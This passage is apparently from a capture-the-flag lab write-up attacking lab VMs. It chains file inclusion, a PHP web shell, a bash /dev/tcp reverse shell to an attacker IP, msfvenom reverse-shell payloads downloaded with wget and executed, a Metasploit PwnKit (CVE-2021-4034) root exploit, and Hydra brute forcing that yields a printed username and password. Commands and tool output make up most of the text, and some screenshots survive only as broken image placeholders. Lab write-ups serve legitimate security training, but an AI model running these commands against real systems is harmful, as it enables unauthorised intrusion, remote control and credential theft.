messagebus:x:103:106::/var/run/dbus:/bin/false
landscape:x:104:109::/var/lib/landscape:/bin/false
sshd:x:105:65534:/var/run/sshd:/usr/sbin/nologin
whoopsie:x:106:111::/nonexistent:/bin/false
admin:x:1001:1001::/home/admin:/bin/bash
proenca:x:1003:1003::/home/proenca:/bin/bash
</body>
</html>

kali@kali:~/Downloads/FicheirosCTF$ curl -H "Host: 192.168.1.128/dragon/" http://192.168.1.128/dragon/index.php?file=/var/log/apache2/access.log
<!DOCTYPE html>
<!-- aqui es vulnerable a un ataque de directory traversal? jajaja empresaficticia -->
<html lang="en">
<head>
<meta charset="UTF-8">
<title>HELLO WORLD!</title>
<link rel="stylesheet" href="assets/dist/css/bootstrap.min.css">
<link rel="stylesheet" href="assets/dist/css/custom.css">
</head>
<body>
</body>
</html>


kali@kali:~/Downloads/FicheirosCTF$ curl -H "Host: 192.168.1.128/dragon/" http://192.168.1.128/dragon/index.php?file=php://filter/convert.base64-encode/resource=/etc/passwd
<!DOCTYPE html>
<!-- aqui es vulnerable a un ataque de directory traversal? jajaja empresaficticia -->
<html lang="en">
<head>
<meta charset="UTF-8">
<title>HELLO WORLD!</title>
<link rel="stylesheet" href="assets/dist/css/bootstrap.min.css">
<link rel="stylesheet" href="assets/dist/css/custom.css">
</head>
<body>
</body>
</html>

kali@kali:~/Downloads/FicheirosCTF$ ss

```


RFI Vulnerability

Now I will test if RFI works using a malicious test file.



We can see that RFI works because it opened the elf file I shared, but it did not execute it. Next, I will test with a different file.

To obtain the malicious file 1.elf, you can do: `cd msfvenom`
`msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.1.10 LPORT=9001 -f elf -o shell_malicious1.elf`


Later in this work, I will show again how to obtain the file when I perform a Reverse Shell to VM3.

*RFI=Remote File Inclusion.

RFE and RCE Vulnerability

I will create a php file that allows me to perform RFE, then I will open an http server and access that php file with:

<http://192.168.1.128/dragon/index.php?file=http://192.168.1.10:8000/shell.php>




With this done, I can execute commands as if it were a CLI by adding them to the end of this address.

<http://192.168.1.128/dragon/index.php?file=http://192.168.1.10:8000/shell.php&cmd=>

The commands are added after "cmd=".


With the RCE working, I can explore for flags or other vulnerabilities within VM2 as I have limited access to the CLI.

While exploring some commands, I end up finding very interesting information such as the flag [FLAG03]_RFI in the admin directory.




I used the command "cmd=ls -la /home/admin/" to find it; the command "cmd=find /home/admin -type f 2>/dev/null" and "cmd=find / -type f -name "[FLAG*" 2>/dev/null" also find the same flag.

With the command "cmd=cat /home/admin/[FLAG03]_RFI", I can read the contents within this flag.



The message "CVE-2021-4034 -> CVE FROM 2021? NEXT TIME UPDATE YOUR SYSTEMS!!!" is a direct reference to a critical privilege escalation vulnerability in Linux known as PwnKit, which may be important to explore.

With the command "cmd=grep%20-r%20"FLAG[0-9]"%20/%202>/dev/null%20|%20grep%20-v%20"/proc%20|/sys"%20|%20head%20-10", I found:




This does not contain a flag but confirms that flag 2 is very likely in VM2.

*RFE=Remote File Execution

*RCE=Remote Code Execution

Reverse Shell on VM2

To have a Reverse Shell in CLI, I set up an HTTP server and listen on port 4444 within msfvenom.



Then I search for:


`http://192.168.1.128/dragon/index.php?file=http://192.168.1.10:8080/shell.php&cmd=bash%20-c%20%27bash%20-i%20%3E%26%20/dev/tcp/192.168.1.10/4444%200%3E%261%27`

(Command: `bash -c 'bash -i >& /dev/tcp/192.168.1.10/4444 0>&1'`)

In this way, I have access to a Reverse Shell with CLI; with this technique, I could achieve the same results as I did in exploiting the RCE vulnerability.

Root Access with MsfConsole and Meterpreter

First, I will create an exploit with msfvenom to use meterpreter, and I will create a payload with msfconsole.



Then, in the reverse shell of VM2, I use wget to obtain the exploit I created on Kali for VM2 through the HTTP server, change the permissions, and execute it.


```
www-data@ubuntu:/tmp$ wget http://192.168.1.10:8888/meterpreter.elf
wget http://192.168.1.10:8888/meterpreter.elf
--2026-02-09 17:07:04-- http://192.168.1.10:8888/meterpreter.elf
Connecting to 192.168.1.10:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 250 [application/octet-stream]
Saving to: 'meterpreter.elf'

OK
100% 34.6M=0s

2026-02-09 17:07:04 (34.6 MB/s) - 'meterpreter.elf' saved [250/250]

www-data@ubuntu:/tmp$ chmod +x meterpreter.elf
chmod +x meterpreter.elf
www-data@ubuntu:/tmp$ ./meterpreter.elf
```

When executing, the msfconsole will initiate a connection (session1) to VM2, but still without root.



This session 1 is saved; I will use it as a base to create another session with root.

Vulnerability CVE_2021-4034

To gain root access, I will use the vulnerability mentioned in the content of flag 3, which states the vulnerable version of CVE 2021-4034 that was in use. With the command “search cve_2021_4034,” I can look for exploits for this version of the CVE.

```
msf6 exploit(multi/handler) > search cve_2021_4034

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec 2022-01-25      excellent Yes     Local Privilege Escalation in polkits pkexec
1  \   target: x86_64                               .              .      .      .
2  \   target: x86                                   .              .      .      .
3  \   target: aarch64                               .              .      .      .

Interact with a module by name or index. For example info 3, use 3 or use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
After interacting with a module you can manually set a TARGET with set TARGET 'aarch64'

msf6 exploit(multi/handler) > use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 1
SESSION => 1

msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run
[*] Started reverse TCP handler on 192.168.1.10:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.ftifptrn
[+] The target is vulnerable.
[*] Writing '/tmp/.lnxffss/bfzyfjapdbik/bfzyfjapdbik.so' (540 bytes) ...
[!] Verify cleanup of /tmp/.lnxffss
[*] Sending stage (3045380 bytes) to 192.168.1.128
[+] Deleted /tmp/.lnxffss/bfzyfjapdbik/bfzyfjapdbik.so
[+] Deleted /tmp/.lnxffss/.jkavbipy
[+] Deleted /tmp/.lnxffss
[*] Meterpreter session 2 opened (192.168.1.10:4444 -> 192.168.1.128:43217) at 2026-02-09 13:40:27 -0500
sessions
```

After this message, it is supposed to automatically enter session 2; if it does not, execute the command: “sessions -i 2.”

By executing the exploit of the CVE, I can gain root access to VM2, and within the root directory, I find the [FLAG02]_Root.

```
File Actions Edit View Help
040755/rwx--x--x 4096 dir 2026-02-01 19:49:00 -0500 home
100644/rw-r--r-- 17301378 fil 2021-12-10 19:07:22 -0500 initrd.img
100644/rw-r--r-- 17301378 fil 2021-12-10 19:07:22 -0500 initrd.img.old
040755/rwx--x--x 4096 dir 2021-12-10 19:06:23 -0500 lib
040755/rwx--x--x 4096 dir 2021-12-10 19:04:12 -0500 lib64
040700/rwx----- 16384 dir 2021-12-10 19:04:09 -0500 lost+found
040755/rwx--x--x 4096 dir 2021-12-10 19:04:18 -0500 media
040755/rwx--x--x 4096 dir 2021-10-13 16:41:50 -0400 mnt
040755/rwx--x--x 4096 dir 2021-10-16 17:22:52 -0400 opt
040555/r-x--x--x 0 dir 2026-02-09 10:09:03 -0500 proc
040700/rwx----- 4096 dir 2026-02-05 17:45:34 -0500 root
040755/rwx--x--x 600 dir 2026-02-09 10:09:10 -0500 run
040755/rwx--x--x 4096 dir 2021-12-10 19:08:35 -0500 sbin
040755/rwx--x--x 4096 dir 2021-10-16 17:32:52 -0400 srv
040555/r-x--x--x 0 dir 2026-02-09 10:09:05 -0500 sys
041777/rwxrwxrwx 4096 dir 2026-02-09 12:38:07 -0500 tmp
040755/rwx--x--x 4096 dir 2021-12-10 19:04:17 -0500 usr
040755/rwx--x--x 4096 dir 2026-02-01 19:32:52 -0500 var
100600/rw----- 5600016 fil 2013-10-09 12:49:02 -0400 vmlinuz
100600/rw----- 5600016 fil 2013-10-09 12:49:02 -0400 vmlinuz.old
100644/rw-r--r-- 0 fil 2025-06-03 07:52:32 -0400 -.bash_history

meterpreter > cd root
meterpreter > ls -al
Listing: /root

Mode                Size      Type    Last modified          Name
-----
100644/rw-r--r--    40      fil    2026-02-01 20:17:09 -0500 .bash_history
100644/rw-r--r--   3106     fil    2012-10-27 23:43:18 -0400 .bashrc
040700/rwx-----   4096     dir    2025-06-03 05:24:01 -0400 .cache
100644/rw-r--r--    140     fil    2012-10-27 23:43:18 -0400 .profile
040700/rwx-----   4096     dir    2023-02-06 09:05:06 -0500 .ssh
100600/rw-----    672     fil    2026-02-01 19:10:53 -0500 .viminfo
100644/rw-r--r--    14      fil    2025-06-03 07:09:19 -0400 [FLAG02]_Root

meterpreter > cat [FLAG02]_Root
Som trabalho!
meterpreter >
```

As I continue to explore, I end up going to the users, and in the user proenca, I manage to discover the flag [FLAG04]_Proenca.

```
kali@kali: ~  
File Actions Edit View Help  
040755/rwxr-xr-x 4096 dir 2021-12-10 19:08:35 -0500 sbin  
040755/rwxr-xr-x 4096 dir 2013-10-16 17:32:52 -0400 srv  
040555/r-xr-xr-x 0 dir 2026-02-09 18:09:05 -0500 sys  
041777/rwxrwxrwx 4096 dir 2026-02-09 13:17:01 -0500 tmp  
040755/rwxr-xr-x 4096 dir 2021-12-10 19:04:17 -0500 usr  
040755/rwxr-xr-x 4096 dir 2016-02-01 19:32:52 -0500 var  
100600/rw----- 5600016 fil 2013-10-09 12:49:02 -0400 vmlinuz  
100600/rw----- 5600016 fil 2013-10-09 12:49:02 -0400 vmlinuz.old  
100644/rw-r--r-- 0 fil 2025-06-03 07:52:32 -0400 ~/.bash_history  
  
meterpreter > cd home  
meterpreter > ls  
Listing: /home  
  
Mode                Size      Type    Last modified      Name  
-----  
040755/rwxr-xr-x 4096 dir 2025-06-03 07:13:47 -0400 admin  
040700/rwx----- 4096 dir 2025-06-05 03:22:12 -0400 proenca  
  
meterpreter > cd proenca  
meterpreter > ls  
Listing: /home/proenca  
  
Mode                Size      Type    Last modified      Name  
-----  
100664/rw-rw-r-- 25 fil 2025-06-05 03:22:12 -0400 [FLAG04]_Proenca  
100600/rw----- 0 fil 2026-02-01 20:20:34 -0500 .bash_history  
100644/rw-r--r-- 220 fil 2013-03-30 11:37:31 -0400 .bash_logout  
100644/rw-r--r-- 3637 fil 2013-03-30 11:37:31 -0400 .bashrc  
040700/rwx----- 4096 dir 2025-06-03 07:46:26 -0400 .cache  
100644/rw-r--r-- 675 fil 2013-03-30 11:37:31 -0400 .profile  
  
meterpreter > pwd  
/home/proenca  
meterpreter > cat [FLAG04]_Proenca  
Estás quase a ser root!  
meterpreter >  
meterpreter >
```

Although the flag has a text saying “You are almost root!” by the time I found it, I was already root.

VM3

Hydra

Now I will use Hydra to perform a brute force attack on the machine credentials.
For greater convenience, I will run hydra in the directory where I have the files users.txt, passwords.txt, and directories.txt.

On VM2 with SSH vulnerability, hydra could not discover the credentials.

```
kali@kali: ~/Downloads/FicheirosCTF
File Actions Edit View Help
[DATA] attacking ssh://192.168.1.129:22/
[STATUS] 78.00 tries/min, 78 tries in 00:01h, 962 to do in 00:13h, 4 active
[STATUS] 76.67 tries/min, 220 tries in 00:03h, 810 to do in 00:11h, 4 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

(kali@kali) ~/Downloads/FicheirosCTF
$ hydra -L users.txt -P passwords.txt 192.168.1.128 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-05 08:19:56
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1040 login tries (1:20/p:52), ~260 tries per task
[DATA] attacking ssh://192.168.1.128:22/
[STATUS] 99.00 tries/min, 99 tries in 00:01h, 941 to do in 00:10h, 4 active
[STATUS] 105.00 tries/min, 315 tries in 00:03h, 725 to do in 00:07h, 4 active
[STATUS] 101.43 tries/min, 710 tries in 00:07h, 330 to do in 00:04h, 4 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-05 08:30:09

(kali@kali) ~/Downloads/FicheirosCTF
$
```

But on VM3 with FTP and SSH vulnerabilities, hydra was able to discover both credentials.

```
kali@kali: ~/Downloads/FicheirosCTF
File Actions Edit View Help
(kali@kali) ~/Downloads/FicheirosCTF
$ hydra -L users.txt -P passwords.txt 192.168.1.129 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-05 07:18:53
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1040 login tries (1:20/p:52), ~65 tries per task
[DATA] attacking ftp://192.168.1.129:21/
[STATUS] 304.00 tries/min, 304 tries in 00:01h, 736 to do in 00:03h, 16 active
[STATUS] 308.00 tries/min, 616 tries in 00:02h, 424 to do in 00:02h, 16 active
[21][ftp] host: 192.168.1.129 login: proenca password: martinsproencatest
[STATUS] 313.00 tries/min, 939 tries in 00:03h, 181 to do in 00:01h, 16 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-05 07:22:28

(kali@kali) ~/Downloads/FicheirosCTF
$ hydra -L users.txt -P passwords.txt 192.168.1.129 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-05 08:19:35
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1040 login tries (1:20/p:52), ~260 tries per task
[DATA] attacking ssh://192.168.1.129:22/
[STATUS] 76.00 tries/min, 76 tries in 00:01h, 964 to do in 00:13h, 4 active
[STATUS] 70.00 tries/min, 210 tries in 00:03h, 836 to do in 00:12h, 4 active
[STATUS] 70.29 tries/min, 492 tries in 00:07h, 548 to do in 00:08h, 4 active
[22][ssh] host: 192.168.1.129 login: proenca password: martinsproencatest
[STATUS] 73.50 tries/min, 882 tries in 00:12h, 158 to do in 00:03h, 4 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-05 08:36:30

(kali@kali) ~/Downloads/FicheirosCTF
$
```


Login: proenca
Password: martinsproencatest

FTP Access to VM3

With hydra, I was able to obtain FTP credentials, and through that, I found a suspicious image “secreto.jpg”. I will transfer it to my Kali with “get secreto.jpg”.



By using steghide or stegseek, I can extract information from the image, and with this, I obtained steganography information, which is the flag [Flag08]_Hideme.



In this case, when steghide asked for a “passphrase,” leaving it blank worked.


FTP Anonymous Login

With ftp, I can also access with different credentials:

User: anonymous

Password:

By logging in as anonymous without any password, I can gain public access to shared files, a vulnerability of vsFTPD.




```
kali@kali:~$ ftp 192.168.1.129
Connected to 192.168.1.129.
220 (vsFTPD 3.0.5)
Name (192.168.1.129:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||32570|)
150 Here comes the directory listing.
-rw-r--r--  1 0      0      17 Jun 03  2025 confidential
226 Directory send OK.
ftp> get confidential
remote: confidential
229 Entering Extended Passive Mode (|||48473|)
150 Opening BINARY mode data connection for confidential (17 bytes).
[FLAG05]_FileFTP
226 Transfer complete.
17 bytes received in 00:00 (6.05 KiB/s)
ftp>
```

The only content I found with this was the “confidential” which, when I executed “get,” showed me the flag [Flag05]_FileFTP.

Reverse Shell on VM3

Since I have ssh access, I will use that to perform a Reverse Shell.

First, I obtain a malicious file with the command below and open an http server.
`msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.1.10 LPORT=9001 -f elf -o shell_malicious1.elf`



